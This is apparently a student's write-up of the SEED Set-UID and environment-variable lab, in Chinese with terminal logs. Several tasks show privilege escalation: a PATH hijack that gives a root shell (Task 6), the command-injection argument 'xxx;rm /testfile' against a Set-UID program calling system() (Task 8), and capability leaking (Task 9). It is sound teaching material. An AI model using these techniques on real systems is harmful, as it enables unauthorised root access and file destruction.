


SEED Lab 1– Environment Variable and Set-UID

刘熙达


57117232

Task1. Manipulating the environment variables

A terminal window titled 'tor' with a standard Linux desktop environment. The terminal shows the output of the 'env' command, listing various environment variables such as XDG_VTNR, ORBIT_SOCKETDIR, XDG_SESSION_ID, XDG_GREETER_DATA_DIR, IBUS_DISABLE_SNOOPER, TERMINATOR_UUID, CLUTTER_IM_MODULE, SESSION, GIO_LAUNCHED_DESKTOP_FILE_PID, ANDROID_HOME, GPG_AGENT_INFO, TERM, SHELL, DERBY_HOME, QT_LINUX_ACCESSIBILITY_ALWAYS_ON, LD_PRELOAD, WINDOWID, UPSTART_SESSION, GNOME_KEYRING_CONTROL, and GTK_MODULES.

```
tor
/bin/bash
[09/01/20]seed@VM:~$ env
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:6ea2f51a-21d1-44ce-b5d6-3193941f8c49
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=5655
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0
:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib
/boost/libboost_system.so.1.64.0
WINDOWID=33554436
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1178
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
```

1.使用 env 指令输出环境变量

A terminal window showing a sequence of commands to create, view, and remove an environment variable. The 'export' command sets LxdID to 57117232. The 'env | grep LxdID' command shows the variable in red. The 'unset' command removes it, and a subsequent 'env | grep LxdID' command shows no results.

```
[09/01/20]seed@VM:~$ export LxdID=57117232
[09/01/20]seed@VM:~$ env | grep LxdID
LxdID=57117232
[09/01/20]seed@VM:~$ unset LxdID
[09/01/20]seed@VM:~$ env | grep LxdID
[09/01/20]seed@VM:~$
```

2.通过 export 和 unset 分别设置和取消新的环境变量

Task2. Passing Environment Variables from Parent Process to Child Process

```
[09/01/20]seed@VM:~$ gcc task1.c -o task2.out
[1]+  Killed                  gedit task1.c
[09/01/20]seed@VM:~$ ls
android      Downloads    Pictures     task2.out
bin          examples.desktop  Public      Templates
Customization get-pip.py    source      Videos
Desktop      lib          task1.c     vmware-tools-distrib
Documents    Music        task1.out

[09/01/20]seed@VM:~$ rm task1.out
[09/01/20]seed@VM:~$ ./task2.out > task2_child
[09/01/20]seed@VM:~$ gedit task1.c
[09/01/20]seed@VM:~$ gcc task1.c -o task2.out
[09/01/20]seed@VM:~$ ./task2.out > task2_parent
[09/01/20]seed@VM:~$ ls
android      get-pip.py  task2_child
bin          lib         task2.out
Customization Music       task2_parent
Desktop      Pictures    Templates
```

```
[09/01/20]seed@VM:~$ ls | grep task2_
task2_child
task2_parent
```

1. 分别编译两个程序，将其运行结果输出到文件中

```
[09/01/20]seed@VM:~$ diff -s task2_child task2_parent
Files task2_child and task2_parent are identical
[09/01/20]seed@VM:~$
```

2. 使用 diff 指令查看两个输出结果，两者完全一致。推测是由于 Fork() 子进程的环境变量复制自父进程，因此 printenv() 结果一致。

Task3. Environment Variables and execve()

```
[09/01/20]seed@VM:~$ gedit task3.c
[09/01/20]seed@VM:~$ gcc task3.c -o task3.out
[09/01/20]seed@VM:~$ ./task3.out > task3_1
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
extern char **environ;
int main()
{
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;
    //execve("/usr/bin/env", argv, NULL);
    execve("/usr/bin/env", argv, environ);
    return 0 ;
}
```

```
[09/01/20]seed@VM:~$ gedit task3.c
[09/01/20]seed@VM:~$ gcc task3.c -o task3.out
[09/01/20]seed@VM:~$ ./task3.out > task3_2
```

1. 分别将修改前和修改后的程序编译运行，结果保存到两个文件中


```

[09/01/20]seed@VM:~$ cat -n task3_1
[09/01/20]seed@VM:~$ cat -n task3_2
  1 XDG_VTNR=7
  2 ORBIT_SOCKETDIR=/tmp/orbit-seed
  3 XDG_SESSION_ID=c1
  4 XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
  5 IBUS_DISABLE_SNOOPER=1
  6 TERMINATOR_UUID=urn:uuid:f3c3682a-3058-4d89-93ba-2fb9168ea
13a
  7 CLUTTER_IM_MODULE=xim
  8 SESSION=ubuntu
  9 GIO_LAUNCHED_DESKTOP_FILE_PID=5641
 10 ANDROID_HOME=/home/seed/android/android-sdk-linux
 11 GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
 12 TERM=xterm
 13 SHELL=/bin/bash
 14 DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
 15 QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
 16 LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
 17 WINDOWID=23068676
 18 UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/

```

2.查看两个文件的内容，可以看到未修改前无输出，修改后子进程获得环境变量。推测可能的原因为：execve()的第三个参数是指向环境变量的指针，当设为 NULL 时无法继承环境变量，设为 environ 时可以传入环境变量

Task 4 Environment Variables and system()

```

[09/01/20]seed@VM:~$ export LxdID=57117232
[09/01/20]seed@VM:~$ env | grep LxdID
LxdID=57117232

[09/01/20]seed@VM:~$ gedit task4.c
[09/01/20]seed@VM:~$ gcc task4.c -o task4.out
[09/01/20]seed@VM:~$ ./task4.out > task4
[09/01/20]seed@VM:~$ cat task4 | grep LxdID
LxdID=57117232

```

在父进程中加入环境变量 LxdID，运行程序后将结果输出，可以看到调用的子进程中同样可以看到新加入的环境变量 LxdID

Task 5. Environment Variable and Set-UID Programs

```
[09/02/20]seed@VM:~$ gedit task5.c
[09/02/20]seed@VM:~$ gcc task5.c -o task5.out
[09/02/20]seed@VM:~$ ./task5.out
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:11a46615-e4cb-4491-86c8-2db42a6b52ee
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=8727
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
```

1. 编译并运行程序，输出当前的环境变量

```
[09/02/20]seed@VM:~$ sudo chown root task5.out
[09/02/20]seed@VM:~$ sudo chmod 4755 task5.out
```

2. 改变 task5.out 程序的所有者为 root 用户

```
[09/02/20]seed@VM:~$ export PATH=$PATH:/xdLIU
[09/02/20]seed@VM:~$ export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/xdLIU
[09/02/20]seed@VM:~$ export xdLIUID=232
[09/02/20]seed@VM:~$ env | grep xdLIU
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:/:xdLIU:/:xdLIU
xdLIUID=232
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin:/:xdLIU:/:xdLIU
```

3. 分别在普通用户登录的 shell 中设置 PATH、LD_LIBRARY_PATH 和 xdLIUID 环境变量，通过 env 指令可以看到设置成功

```
[09/02/20]seed@VM:~$ ./task5.out > task5
[09/02/20]seed@VM:~$ cat task5 | grep xdLIU
xdLIUID=232
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin:/:xdLIU:/:xdLIU
```

4. 执行 Set-UID 程序，在执行结果中查找之前设置的环境变量，可以看到 PATH 和 xdLIUID 变量被子进程获得，而新赋值的 LD_LIBRARY_PATH 变量则没有被获得

```
[09/02/20]seed@VM:~$ cat task5 | grep LD_LIBRARY_PATH
[09/02/20]seed@VM:~$
```

5. 进一步在结果中查找 LD_LIBRARY_PATH，可以看到整个 LD_LIBRARY_PATH 变量都没有被子进程获得。

6. 进一步查询资料得知，LD_LIBRARY_PATH 是用于指定查找动态链接库的环境变量。LD_LIBRARY_PATH 是基于 shell 的，每次修改后在当前 shell 中生效，若重新打开新的 shell，则需要再次修改。

Task6. The PATH Environment Variable and Set-UID Programs

```
[09/02/20]seed@VM:~$ sudo rm /bin/sh
[09/02/20]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
```


1.首先更改连接，将/bin/sh 连接到/bin/zsh

```
[09/02/20]seed@VM:~$ sudo cp /bin/sh ~/sh
[09/02/20]seed@VM:~$ ls
android      environ      sh           task3_2      task5.c
bin          examples.desktop source       task3.c      task5.out
Customization get-pip.py  task1.c      task3.out    task6.c
Desktop      lib         task2_child  task4        task6.out
difference   Music       task2.out    task4.c      Templates
Documents    Pictures    task2_parent task4.out     Videos
Downloads    Public      task3_1      task5        vmware-tools-distrib
```

2.之后将 sh 复制到当前目录下，即/home/seed

```
[09/02/20]seed@VM:~$ mv sh ls
[09/02/20]seed@VM:~$ ls
android      environ      Public       task3_2      task5.c
bin          examples.desktop source       task3.c      task5.out
Customization get-pip.py  task1.c      task3.out    task6.c
Desktop      lib         task2_child  task4        task6.out
difference   ls          task2.out    task4.c      Templates
Documents    Music       task2_parent task4.out     Videos
Downloads    Pictures    task3_1      task5        vmware-tools-distrib
```

3.将 sh 重命名为 ls

```
[09/02/20]seed@VM:~$ export PATH=/home/seed:$PATH
```

4.将当前目录添加到 PATH 变量

```
[09/02/20]seed@VM:~$ gedit task6.c
[09/02/20]seed@VM:~$ gcc task6.c -o task6.out
[09/02/20]seed@VM:~$ sudo chown root task6.out
[09/02/20]seed@VM:~$ sudo chmod 4755 task6.out
```

5.编译程序并将其所有者设置为 root，将其设为 Set-UID 程序

```
[09/02/20]seed@VM:~$ ./task6.out
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

6.执行程序可以发现，程序本应该调用/bin/ls 输出当前目录文件，然而实际调用了 shell 并获得了 root 权限。

7.分析：本题目利用 PATH 变量和 Set-UID 程序的特权，通过添加当前目录到 PATH 变量，并将连接到 shell 的 link symbol 重命名为 ls,当 Set-UID 程序运行时，会按顺序查询 PATH 变量中的值来寻找 ls 对应的程序，故会直接启动指向的 shell，由于父进程是 Set-UID 程序，故可以以 root 身份执行 shell.

Task7. The LD PRELOAD Environment Variable and Set-UID Programs

```
[09/02/20]seed@VM:~/task7$ ls
libmylib.so.1.0.1 mylib.c mylib.o myprog.c myprog.out
[09/02/20]seed@VM:~/task7$ ./myprog.out
I am not sleeping!
```

1.按照实验指示编译好动态库和 myprog 程序，以普通用户身份执行

```
[09/02/20]seed@VM:~/task7$ sudo chown root myprog.out
[09/02/20]seed@VM:~/task7$ sudo chmod 4755 myprog.out
[09/02/20]seed@VM:~/task7$ ./myprog.out
```

2.更改拥有者，将程序变为 Set-UID 程序，再次以普通用户身份执行，发现执行的是系统 lib.o 中未经过重载的 sleep 函数

```
[09/02/20]seed@VM:~/task7$ su root
Password:
root@VM:/home/seed/task7# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/task7# ./myprog.out
I am not sleeping!
```

3.以 root 用户的身份重新更改环境变量，并执行程序，可以看到执行的是 mylib.o 中重载的 sleep 函数

```
[09/02/20]seed@VM:~/task7$ sudo chown user1 myprog.out
[09/02/20]seed@VM:~/task7$ ls -l
total 28
-rwxrwxr-x 1 seed seed 7920 Sep  2 08:42 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 150 Sep  2 08:41 mylib.c
-rw-rw-r-- 1 seed seed 2580 Sep  2 08:42 mylib.o
-rw-rw-r-- 1 seed seed  35 Sep  2 08:43 myprog.c
-rwxr-xr-x 1 user1 seed 7348 Sep  2 08:44 myprog.out
[09/02/20]seed@VM:~/task7$ ./myprog.out
[09/02/20]seed@VM:~/task7$
```

4.更改 myprog 的所有者为 user1，尝试以 seed 身份运行，结果调用的是未重载的 sleep 函数

5.通过上述实验结果可以看出，普通用户修改 LD Preload 环境变量只对自己拥有并且自己运行的程序生效，而不会对其他用户程序产生影响。

Task 8: Invoking External Programs Using system() versus execve()

```
[09/02/20]seed@VM:/$ ls -l | grep testfile
-rw-r--r-- 1 root root 0 Sep  2 10:13 testfile
[09/02/20]seed@VM:/$ rm testfile
rm: remove write-protected regular empty file 'testfile'? yes
rm: cannot remove 'testfile': Permission denied
[09/02/20]seed@VM:/$
```

1.以 root 用户的身份在/目录创建 testfile，seed 用户对该文件并无写权限

```
[09/02/20]seed@VM:~/task8$ ./task8.out /testfile
this is a file created by root
```

2.编译并运行程序，由于具有读权限故可以正常查看 testfile 的内容

```
[09/02/20]seed@VM:~/task8$ sudo chown root task8.out
[09/02/20]seed@VM:~/task8$ sudo chmod 4755 task8.out
[09/02/20]seed@VM:~/task8$ ./task8.out "xxx;rm /testfile"
/bin/cat: xxx: No such file or directory
[09/02/20]seed@VM:~/task8$ ls / | grep testfile
[09/02/20]seed@VM:~/task8$ ls l
```

3.将程序设置为 root-owned Set-UID 程序，构造指令“xxx;rm /testfile”并执行，可以看到程序获取了 root 权限并成功删除了/目录下的 testfile

```
[09/02/20]seed@VM:~/task8$ sudo chown root task8.out
[09/02/20]seed@VM:~/task8$ sudo chmod 4755 task8.out
[09/02/20]seed@VM:~/task8$ ./task8.out "xxx;rm /testfile"
/bin/cat: 'xxx;rm /testfile': No such file or directory
```

4.修改程序使用 execve()函数，再次编译后设置为 root-owned Set-UID 程序，构造指令“xxx;rm /testfile”并执行，攻击失败

5.分析：本次攻击利用了 system()函数的脆弱性，system()函数接受到构造的文件名“xxx;rm /testfile”后会首先调用 shell 执行 cat xxx,之后会将分号后的部分作为第二条指令执行。由于父进程为 Set-UID 程序，故子进程可以越权删除文件。而 execve()函数会将输入整体作为文件名，故攻击失败。整个攻击的总体思路是构造输入使程序将输入数据作为指令执行。

Task 9 Capability Leaking

```
[09/03/20]seed@VM:~$ gedit task9.c
[09/03/20]seed@VM:~$ sudo touch /etc/zzz
[09/03/20]seed@VM:~$ sudo chown root /etc/zzz
[09/03/20]seed@VM:~$ sudo chmod 0644 /etc/zzz
[09/03/20]seed@VM:~$ ls -l /etc | grep zzz
-rw-r--r--  1 root root      0 Sep  3 00:47 zzz
[09/03/20]seed@VM:~$ █
```

1.按照要求创建/etc/zzz 文件

```
[09/03/20]seed@VM:~$ sudo chown root task9.out
[09/03/20]seed@VM:~$ sudo chmod 4755 task9.out
```

2.将 task9.out 程序设置为 root 用户的 Set-UID 程序

```
[09/03/20]seed@VM:~$ ./task9.out
[09/03/20]seed@VM:~$ cat /etc/zzz
Malicious Data
[09/03/20]seed@VM:~$ █
```

3.执行程序，发现/etc/zzz 程序被修改

4.分析:父进程为 Set-UID 程序，在执行完程序后没有及时回收权限，其 fork 的子进程同样拥有 root privilege，越权对文件进行修改，造成权限泄露。